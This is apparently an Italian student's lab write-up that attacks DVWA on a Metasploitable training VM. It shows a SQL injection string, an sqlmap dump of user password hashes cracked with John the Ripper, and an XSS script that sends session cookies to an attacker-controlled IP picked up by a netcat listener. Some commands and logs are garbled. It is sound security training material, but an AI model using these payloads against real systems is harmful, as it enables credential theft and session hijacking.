PROGETTO EXPLOIT VULNERABILITIES

TASK

Traccia:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- SQL injection (blind)
- XSS reflected

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell'esercizio:


- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi)
- Recuperare i cookie di sessione delle vittime del XSS reflected ed inviarli ad un server sotto il controllo dell'attaccante.

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.

ANALISI E VALUTAZIONI:

Innanzitutto apriamo kali e metaspoitable e facciamo in modo che possano pingare tra di loro.

Successivamente apriamo il canale di dvwa e andiamo nella sezione **DVWA security** e impostiamo la sicurezza su **LOW**:



SQL injection (blind):


Il passo successivo sarà andare nella sezione **SQL Injection (Blind)** il quale a differenza della sezione **no Blind** non dovrebbe permetterci attraverso gli input di risalire alle informazioni degli utenti. Facendo un test con il comando di seguito però questo non si verifica:

'UNION SELECT user, password FROM users#



Supponiamo che queste informazioni non ci vengono fornite ed andiamo ad esaminare un altro metodo per la rilevazione degli *Hash*, ovvero tramite **burpsuite**.

Apriamolo e andiamo a rimediare il cookie della sessione dando un input qualsiasi (es. 1) sulla barra del **Submit.**



Partiamo nell'analizzare la figura precedente:

Come possiamo notare dalle freccette, partendo da quella in basso, siamo riusciti a ricavare il cookie di sessione della pagina interessata. La seconda freccetta in mezzo indica l'url ricavato il quale sarà necessario al fine di andare ad ottenere il database con tutti gli utenti e i loro rispettivi hash. La freccetta in alto invece indica il comando che abbiamo utilizzato di **sqlmap** che ci fornirà il database:

Sqlmap -u

'hhtp://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit' - cookie="security=low; PHPSESSID=#INSERIRE_IL_PROPRIO_ID_DI_SESSIONE" --dump


```
[06:34:12] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: users
[5 entries]

| user_id | user | avatar | password | last_name | first_name |
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/gordonoi.pig | e99a18c428cb38d5f260853678922e03 | Brown | Gordon |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonoi.pig | e99a18c428cb38d5f260853678922e03 | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/f337.pig | 8d533d75ae226966d7ed4fcc69216b | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob |
| 66:34:24] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'

[06:34:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'

[*] ending @ 06:34:24 /2022-12-02/
```

Ottenuto il database dal nome <u>dvwa</u> con tutti gli user e hash di password ci basterà andarci a creare un nuovo file di testo che chiameremo **hash_blind.txt** e andiamo a copiare tutti gli user con i relativi hash distanziandoli con i due punti:



Confrontando gli hash con quelli della prima immagine noteremo che sono gli stessi

DECPRITAZIONE DEGLI HASH

Al fine di decriptare gli hash andiamo ad usare il tool **John the Ripper** da terminale utilizzando una wordlists dal nome **rockyou.txt** nella directory /usr/share/wordlists/. Per prima cosa spostiamoci nella directory dove abbiamo creato il nostro file di testo con gli hash, successivamente, da terminale, utilizziamo il seguente comando:

sudo john —format=raw-md5 —wordlist=/usr/share/wordlists/rockyou.txt hash_blind.txt


```
-(kali®kali)-[~/Desktop]
$ sudo john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash_blind.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider -- fork=2
Press 'a' or Ctrl-C to abort, almost any other key for status
                   (gordonb)
letmein
charley
                  (1337)
4g ייסי שייטי שייטי עס טענע עט 00xe (בעבעב-12-02 06:38) 100.0g/s 76800p/s 76800c/s 115200C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
  -(kali⊛kali)-[~/Desktop]
$ john --show --format=raw-md5 hash_blind.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
5 password hashes cracked, 0 left
```

N.B. Tale comando non permetterà di decriptare i nostri hash una seconda volta per ciascun file, pertanto se volessimo rivederle a schermo utilizziamo il comando: john –show –format=raw-md5 hash blind.txt (vedi figura soprastante)

XSS STORED

Dirigiamoci nella sezione **XSS Stored.** Il compito è di metterci in ascolto su una porta e ricevere il cookie della sessione. In questo caso abbiamo bisogno di uno script che ci permetta di ottenere il cookie. Quest'ultimo dovrà essere inserito all'interno della sezione **Messaggio**.

N.B. Nella sezione Messaggio si possiede un numero limitati di caratteri da inserire, pertanto andiamo a cambiarlo cliccando con il tasto destro del mouse sulla sezione e andando su **Ispeziona**, e modifichiamo il "maxlenght":



Prima di utilizzare lo script mettiamoci in ascolto su una porta a nostra scelta (es.1234) attraverso netcat strumento responsabile della scrittura e lettura di file in rete. Il comando da terminale è:

nc -l -s 1234

-I: permette di metterci in ascolto

-S: indica la porta per l'ascolto

Andiamo a scrivere lo script sulla sezione Message dal web che permetterà di inviare in output, sulla porta scelta, il cookie di sessione:

```
<script>newImage().src='http://192.168.50.100:1234
/?cookie='+encodeURI(document.cookie);</script>
```

N.B. Bisogna inserire l'ip in questo caso dell'attaccante e nel mio caso quello di Kali.

Andandolo ad eseguire, il risultato in ascolto sulla porta inserita sarà il seguente:

```
·(kali⊛kali)-[~/Desktop]
 -$ nc -l -p 1234
GET /?cookie=security=low;%20PHPSESSID=6f99aa202b1b032b391b53758441217a HTTP
/1.1
Host: 127.0.0.1:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
П
```

Grazie allo script, ogni qual volta che un utente andrà sulla sezione dedicata (ovvero XSS Stored) ed andrà ad inserire un qualsiasi input, ci verrà sempre fornito il cookie di sessione. Tutto questo sempre se prima non verrà chiusa la pagina, questo causerebbe di dover inserire sempre prima lo script.

Cosa cambia però quando andiamo a chiudere e riaprire il browser?

Facciamo un test. Chiudiamo il browser e riapriamolo. Facciamo il login con un altro user ed entriamo con gli user e password ricavate grazie a **John the Ripper.** Scegliamo quello che vogliamo nel mio caso ho scelto *1337* con passw. *charley*. Andiamo nella sezione **XSS Stored,** mettiamoci in ascolto con il comando di **netcat** ed inseriamo lo stesso identico script precedente. Effettuiamo la stessa cosa anche con questo utente e ricaveremo:

-(kali®kali)-[~/Desktop] s nc -l -p 1234 GET /?cookie=security=low;%20PHPSESSID=84b6d8e81824cf8ea5c1d22f69404673 HTTP /1.1Host: 127.0.0.1:1234 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:91.0) Gecko/20100101 Firefox/ 91.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/* ;q=0.8 Accept-Language: en-US, en; q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Referer: http://192.168.50.101/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: cross-site

Cookie diverso da quello precedente.

Ora facciamo il logout ed entriamo con un altro account (es. *Pablo* con passw. *letmein*). Rieffettuiamo il procedimento di prima, ricordandoci di metterci sempre in ascolto e il risultato tra i due cookie sarà pressoché nullo:

```
-(<mark>kali®kali</mark>)-[~/Desktop]
$ nc -l -p 1234
GET /?cookie=security=low;%20PHPSESSID=84b6d8e81824cf8ea5c1d22f69404673 HTTP
/1.1
Host: 127.0.0.1:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
(kali⊕kali)-[~/Desktop]

$ nc -l -p 1234
GET /?cookie=security=low;%20PHPSESSID=84b6d8e81824cf8ea5c1d22f69404673 HTTP
Host: 127.0.0.1:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
:a=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

Come si può notare i cookie sono gli stessi, questo perché all'apertura di una pagina browser il cookie rimarrà sempre lo stesso fino a quando non si andrà a chiudere la pagina ed aprire una nuova.